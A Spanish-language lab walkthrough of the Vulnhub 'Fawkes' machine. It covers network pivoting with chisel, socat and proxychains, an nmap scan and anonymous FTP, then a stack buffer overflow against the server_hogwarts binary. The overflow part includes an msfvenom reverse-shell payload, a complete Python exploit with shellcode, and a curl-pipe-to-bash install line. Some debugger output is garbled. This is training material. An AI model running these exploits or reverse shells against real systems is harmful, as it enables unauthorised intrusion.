
(Si una no aparee es la windows, hay que configurar el firewall para que permita entradas de protocolos ICMPv4)

192.168.100.129 es Linux y 192.168.100.130 es Windows, esto se sabe por el ttl al hacer un ping a estas direcciones

Fawkes

**Ahora vamos a centrarnos en la maquina Fawkes la linux

Para poder ver las páginas de fawkes desde kali hay que volver a tunelizar, así que pasamos chisel a la máquina Nagini



Transferimos

```
proxychains scp chisel root@10.10.0.130:/tmp/chisel
```

**Ejecutamos chisel

```
Aragog: ./socat TCP-LISTEN:2322,fork TCP:192.168.3.52:1234
```

Fragmanto	Significado
./socat	Ejecuta la herramienta <code>socat</code> desde el directorio actual
TCP-LISTEN:2322,fork	Escucha conexiones TCP en el puerto 2322 (modo servidor)
fork	Permite manejar múltiples conexiones simultáneamente (clona el proceso)
TCP:192.168.3.41:1234	Redirige la conexión hacia esa dirección IP y puerto

Nagiri: ./chisel client 10.10.0.128:2322 R:8888:socks

Lo ponemos en modo cliente a la direccion 10.10.10.128 por el puerto 2322 el cual fungira como servidor,

R: significa reverse port forwading, se esta creando un tunel inverso

8888: es el puerto en la maquina atacante (la que ejecuta el servidor chisel)

socks: significa que el cliente enviara trafico a traves de un proxy socks\

**Luego vamos a /etc/proxychains4.conf

Descomentamos dynamic_chain y comentamos #strinct_chain

y añadimos al final


socks5 127.0.0.1 8888

**Iniciamos con un scaneo nmap


```
proxychains nmap -sT -Pn --top-ports 500 --open -T5 -v -n 192.168.100.129 2>/dev/null
```

Comando / Opción	Significado
proxychains	Fuerza a que nmap use los proxies definidos (por ejemplo, Tor o SOCKS5).
nmap	Herramienta de escaneo de red.
-sT	Escaneo TCP de conexión completa (Connect Scan).
-Pn	No hace ping; asume que el host está activo.
--top-ports 500	Escanea los 500 puertos más usados según Nmap.
--open	Muestra solo puertos abiertos. Oculta cerrados o filtrados.
-T5	Nivel de agresividad más alto (muy rápido, poco sigiloso).
-v	Verbose: muestra más información durante el escaneo.
-n	No resuelve nombres de host (DNS). Acelera el escaneo.
192.168.100.129	IP del objetivo.
2>/dev/null	Oculta mensajes de error (stderr).

En foxyproxy creamos uno nuevo,



Y al buscar la ip de fawkes nos lleva a la pagina que tiene expuesta



El escaneo nmap dio los siguientes resultados

```

Starting Nmap 7.95 ( https://nmap.org )           25-05-14 18:37 EDT
Initiating Connect Scan at 18:37
Scanning 192.168.100.129 [500 ports]
Discovered open port 80/tcp on 192.168.100.129
Discovered open port 22/tcp on 192.168.100.129
Discovered open port 21/tcp on 192.168.100.129
Discovered open port 2222/tcp on 192.168.100.129
Connect Scan Timing: About 42.80% done; ETC: 18:38 (0:00:41 remaining)
Completed Connect Scan at 18:38, 69.91s elapsed (500 total ports)
Nmap scan report for 192.168.100.129
Host is up (0.14s latency).
Not shown: 496 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
2222/tcp  open  EtherNetIP-1

```

**Entramos con ftp a la maquina como anonymous y nos deja, checamos que hay dentro

esta un archivo server_hogwarts, lo descargamos a nuestra maquina, y checamos el archivo

```

└─# ./server_hogwarts
server_hogwarts: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, BuildID[sha1]=1d09ce1a9929b282f26770218b8
d247716869bd0, for GNU/Linux 3.2.0, not stripped
└─# 

```

Al usar el comando strace al ejecutar el archivo, podemos ver que monta un server en el puerto 9898

```

└─# strace ./server_hogwarts
execve("./server_hogwarts", ["./server_hogwarts"], 0x7ffd20719100 /* 34 vars */) = 0
[ Process PID=1145267 runs in 32 bit mode. ]
brk(NULL)                      = 0x9177000
brk(0x91777c0)                 = 0x91777c0
set_thread_area({entry_number=-1, base_addr=0x91772c0, limit=0xfffff, seg_32bit=1, contents=0, read_exec_only=0, limit_in_pages=1, seg_not_
present=0, useable=1}) = 0 (entry_number=12)
uname({sysname="Linux", nodename="kali", ...}) = 0
readlink("/proc/self/exe", "/home/kali/Desktop/Vulnhub/Fawke...", 4096) = 49
brk(0x91987c0)                 = 0x91987c0
brk(0x9199000)                 = 0x9199000
access("/etc/ld.so.nohwcap", F_OK)  = -1 ENOENT (No such file or directory)
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
setsockopt(3, SOL_SOCKET, SO_REUSEPORT, [1], 4) = 0
bind(3, {sa_family=AF_INET, sin_port=htons(9898), sin_addr=inet_addr("0.0.0.0")}, 16) = 0
listen(3, 3)                     = 0

```

Y si nos conectamos con nc

nc localhost 9898

Este servicio se puede acceder sin tener que descargarlo, de la siguiente manera

```
proxychains nc 192.168.100.129 9898
```

Bueno en este caso si nos dan el archivo binario es porque se espera que lo deboleemos,

*-----BUFFER OVERFLOW-----


**Empezamos metiendo mas caracteres de los que el programador espera que ingresemos y vemos que perdemos conexión



En un buffer overflow si no esta sanitizada la entrada, cuando entran mas datos de los esperados, esos datos empiezan a sobrescribir registros

Para este ejercicio ocuparemos instalar algo solo pega y ejecuta esto en bash

```
bash -c "$(curl -fsSL https://gef.blah.cat/sh)"
```



Así que hacemos esto

```
gdb ./server_hogwarts -q
```

r

Y por otra parte nos conectamos la herramienta

nc localhost 9898

Debe de verse asi

The screenshot shows the Aragog client interface with multiple tabs: Aragog client, Chisel server, Socat, Nagiri CHisel, aragog chisel 2, and nc localhost 9898. The nc localhost 9898 tab displays assembly code and registers. The assembly code includes instructions like `pushl %ebp` and `addl \$0x1, %esp`. The registers section shows values for \$eax, \$ebx, \$ecx, \$edx, \$esi, \$edi, \$ebp, \$esp, \$eflags, \$cs, \$ss, \$ds, \$fs, \$gs, and \$os. The stack section shows memory dump from 0x41414141 to 0x4141415f. The registers section shows \$reg1 through \$reg10. The right side of the interface has a sidebar with common spells: Wingardium Leviosa, Lumos, Expelliarmus, Alohomora, and Avada Kedavra. A message at the bottom says "Welcome to Hogwarts's magic portal. Tell your spell and ELDER WAND will perform the magic".

En los valores que nos enfocaremos seran **ebp** y **eip**

💡 ¿Qué son EIP y EBP?

◆ EIP – Extended Instruction Pointer

- Es el **registro que guarda la dirección de la próxima instrucción a ejecutar**.
- Si logras **sobrescribir EIP**, puedes **redirigir el flujo de ejecución** del programa a cualquier dirección (como tu shellcode).

◆ EBP – Extended Base Pointer

- Guarda el **inicio del stack frame** de una función (usado para acceder a variables locales y argumentos).
- Es muy útil en exploits para calcular offsets o construir una **ROP chain** (Return Oriented Programming).

Bueno vamos a crear desde gef, una secuencia de caracteres que nos va a ayudar a identificar mejor en que sección se produce el buffer overflow

pattern create

Copiamos lo que nos de y lo pegamos para introducirlo en el programa

Nos brincara el dbugger esto

[Legend: Modified register | Code | Heap | Stack | String]

```
$eax : 0xfffffc8dc → "aaaabaaaacaadaaaeaaafaagaaaahaaaiaajaaakaalaaaama[...]"  
$ebx : 0x62616162 ("baab"?)  
$ecx : 0xffffcea0 → "our spell: "  
$edx : 0xffffcce4 → "our spell: "  
$esp : 0xffffc950 → "aabfaabgaabhaabjaabkaablaabmaabnaaboabpaabqa[...]"  
$ebp : 0x62616163 ("caab"?)  
$esi : 0x080b3158 → "../csu/libc-start.c"  
$edi : 0xfffffce98 → "\nEnter your spell: "  
$eip : 0x62616164 ("daab"?)  
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]  
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
```

si hacemos n grep al texto con el valor daab que es el eip veremos donde se produce el overflow

```
> echo "aaaabaaaacaadaaaeaaafaagaaaahaaaiaajaaakaalaaaamaaaaaapaaaqaaaaraasaataaaaaavaawaaxaaaa  
yaaazaabbaabcabdaabeabfaabgaabhaabjaabkaablaabmaabnaaboabpaabqaabraabsaabtaabuaabwaabxaabya;  
zaacbaaccacdaacefaacgachaaciajacaackaclaacmaacnaacoacpaacqacraacsactaacuaacvaaacxaacyaaczad  
baadcaaddaadeaadfaadgaadhaadiaadjadkaadlaadmaadnaadoaadpaadqaadraadsaadtaduaadvadwaadxaadyaadzaebeaa  
caaedaaeeeaaefaaegaehaaeiaejaekaelaaemaaenaeoaaepaaeqaaeraesaetaeeuaevaaewaaexaaeyaaezaafbaafcaaf  
daafeaffaaafgaafhaafiafjaafkaflaafmaafnaafoaafpaafqaafrasaaftafuaafvaafwaafxaafyaafzaagbaagcaagdaag  
eaagfaaggaaghaagiaagjaagkaaglagmaagnaagoaagpaagqaaagraagsagaataguaguaagwaagxaagyaagzaahbaahcaahdaaheaa  
faahgaahhaahiaahjaahkaahlahmaahnahaahpaahqaahrahsahtahuahvaahwaahxaahyaahzaibaicaidaiaeaaifaa  
gaaihaiiaiiaikaillaimainaioaipaaiqaairaisaaitaaivaiwaiixaayaaizaajbaajcaajdaajeajfaajgaaj  
haajiaajjaajkaajlajmajnaajoajpaajqaajraajsajtaajuaajvaajxaayajzaakbaakcaakdaakeaakf" | grep "d  
aab"  
aaaabaaaacaadaaaeaaafaagaaaahaaaiaajaaakaalaaaamaaaaaapaaaqaaaaraasaataaaaaavaawaaxaaaa  
baabcaabdaabeabfaabgaabhaabjaabkaablaabmaabnaaboabpaabqaabraabsaabtaabuaabwaabxaabya;  
caacdaacefaacgachaaciajacaackaclaacmaacnaacoacpaacqacraacsactaacuaacvaaacxaacyaaczadbaadcaad  
daadeaadfaadgaadhaadiaadjadkaadlaadmaadnaadoaadpaadqaadraadsaadtaduaadvadwaadxaadyaadzaebeaaecaeda  
eeaaefaaegaehaaeiaejaekaelaaemaaenaeoaaepaaeqaaeraesaetaeeuaevaaewaaexaaeyaaezaafbaafcaafdaafeaaaf  
faafgaafhaafiafjaafkaflaafmaafnaafoaafpaafqaafrasaaftafuaafvaafwaafxaafyaafzaagbaagcaagdaageaagfaag  
gaaghaagiaagjaagkaaglagmaagnaagoaagpaagqaaagraagsagaataguaguaagwaagxaagyaagzaahbaahcaahdaaheahfaahgaa  
haahiaahjaahkaahlahmahnahaahpaahqaahrahsahtahuahvaahwaahxaahyaahzaibaicaidaiaeaaifaaigaihaiiai  
iaiiajkaillaimainaioaipaaiqaairaisaaitaaivaiwaiixaayaaizaajbaajcaajdaajeajfaajgaajhaajiaaj  
jaajkaajlajmajnaajoajpaajqaajraajsajtaajuaajvaajxaayajzaakbaakcaakdaakeaakf
```

Nos lo remarca de otro color

Con patter offset \$eip nos cuenta automaticamente los caracteres que hay hasta donde se prodce el eip

```
gef> patter offset $eip  
[+] Searching for '64616162'/'62616164' with period=4  
[+] Found at offset 112 (little-endian search) likely
```

En este caso son 112

```
python3 -c 'print("A"112 + "B"4 + "C"*100)'
```

Con esto nos dara una cadena de texto que probara si en realidad son 112 caracteres antes de que se inicie el overflow, se debria de ver asi si es verdad

```
[Legend: Modified register | Code | Heap | Stack | String ] regi

$eax : 0xfffffc8dc → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$ebx : 0x41414141 ("AAAA"?) 
$ecx : 0xffffcb70 → 0x0000000a ("\n"?) 
$edx : 0xfffffc9b4 → 0x0000000a ("\n"?) 
$esp : 0xfffffc950 → "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]" ← $esp
$ebp : 0x41414141 ("AAAA"?) 
$esi : 0x080b3158 → "./csu/libc-start.c" 
$edi : 0xfffffce98 → "\nEnter your spell:" 
$eip : 0x42424242 ("BBBB"?) 
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtual x86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xfffffc950 | +0x0000: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]" ← $esp
0xfffffc954 | +0x0004: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]" 
0xfffffc958 | +0x0008: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]" 
0xfffffc95c | +0x000c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]" 
0xfffffc960 | +0x0010: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]" 
0xfffffc964 | +0x0014: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]" 
0xfffffc968 | +0x0018: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]" 
0xfffffc96c | +0x001c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]" ← code:x

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242

[#0] Id 1, Name: "server_hogwarts", stopped 0x42424242 in ??(), reason: SIGSEGV
```

x/50wx \$esp

**Con msfvenom vamos a crear un payload

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.3.52 LPORT=443 -b "\x00" -f py -v shellcode
```

Modificamos el ranbdomize_va_space y ponemos un 0

```
nano /proc/sys/kernel/randomize_va_space
```

**El eip se saca

```
(root㉿kali)-[~/home/kali/Desktop/Vulnhub/Fawkes]
└─# objdump -D server_hogwarts | grep "ff e4"
8049d55: ff e4      jmp   *%esp
80b322c: 81 73 f6 ff e4 73 f6  xorl  $0xf673e4ff,-0xa(%ebx)
80b3253: ff 91 73 f6 ff e4  call  *-0x1b00098d(%ecx)
80b500f: ff e4      jmp   *%esp
80b51ef: ff e4      jmp   *%esp
80b546f: ff e4      jmp   *%esp
80d0717: ff e4      jmp   *%esp
```

El eip en el codigo es el mismo pero alrevez

En python creamos un payload

```
#!/usr/bin/python3
```

```
import socket
```

```
offset = 112
```

```
before_eip = b"A" * offset
```

```
eip = b"\x55\x9d\x04\x08" #8049d55
```

```
shellcode = b""
```

```
shellcode += b"\xbd\xf5\x13\x97\xe2\xda\xc8\xd9\x74\x24\xf4"
```

```
shellcode += b"\x58\x29\xc9\xb1\x12\x31\x68\x12\x83\xc0\x04"
```

```
shellcode += b"\x03\x9d\x1d\x75\x17\x6c\xf9\x8e\x3b\xdd\xbe"
```

```
shellcode += b"\x23\xd6\xe3\xc9\x25\x96\x85\x04\x25\x44\x10"
```

```
shellcode += b"\x27\x19\xa6\x22\x0e\x1f\xc1\x4a\x51\x77\x32"
```

```
shellcode += b"\xbe\x39\x8a\x35\xbf\x02\x03\xd4\x0f\x12\x44"
```

```
shellcode += b"\x46\x3c\x68\x67\xe1\x23\x43\xe8\xa3\xcb\x32"
```

```
shellcode += b"\xc6\x30\x63\xa3\x37\x98\x11\x5a\xc1\x05\x87"
```

```
shellcode += b"\xcf\x58\x28\x97\xfb\x97\x2b"
```

```
after_eip = b"\x90"*32 + shellcode
```

```
payload = before_eip + eip + after_eip
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect(("127.0.0.1",9898))
```

```
s.send(payload)
```

```
s.close()
```

**Entramos en escucha

```
nc -nlvp 443
```

**Ejecutamos el servidor

```
./server_hogwarts
```

**Ejecutamos el paylaod

```
python3 payload.py
```

**Después de varios intentos funcionara, en este caso me tomo repetir el paso 9 veces

```

0xffffc928 +0x0008: 0xffffc930 -> 0x00000003
0xffffc92c +0x000c: 0x000077790 -> <accept>-0d42> mov ebx, ebx
0xffffc930 +0x0010: 0x00000003
0xffffc934 +0x0014: 0xffffce4 -> 0xd4b20002
0xffffc938 +0x0018: 0xffffceac -> 0x00000010
0xffffc93c +0x001c: 0x52fe100

0x7fffc573 <__kernel_vsyscall+0003> movl %ebp, %ecx
0x7fffc575 <__kernel_vsyscall+0005> vscall
0x7fffc577 <__kernel_vsyscall+0007> int $0x00
-> 0x7fffc579 <__kernel_vsyscall+0009> pop %ebp
0x7fffc57a <__kernel_vsyscall+000a> pop %edx
0x7fffc57b <__kernel_vsyscall+000b> pop %ecx
0x7fffc57c <__kernel_vsyscall+000c> ret
0x7fffc57d <__kernel_vsyscall+000d> int3
0x7fffc57e     nop

[10] id: 1, Name: "server_hogwarts", stopped 0x7fffc579 in __kernel_vsyscall(), reason: SIGINT
[10] 0x7fffc579 -> __kernel_vsyscall()
[11] 0x8078792 -> accept()
[12] 0x04a256 -> main()

gef> quit
> nc -lvp 443
listening on [any] 443 ...
^C
> nc -lvp 443
listening on [any] 443 ...
connect to [192.168.3.52] from (UNKNOWN) [192.168.3.52] 39442
whoami
root

```

code.x86

3. Expelliarmus
4. Alohomora
5. Avada Kedavra

Enter your spell: ^C

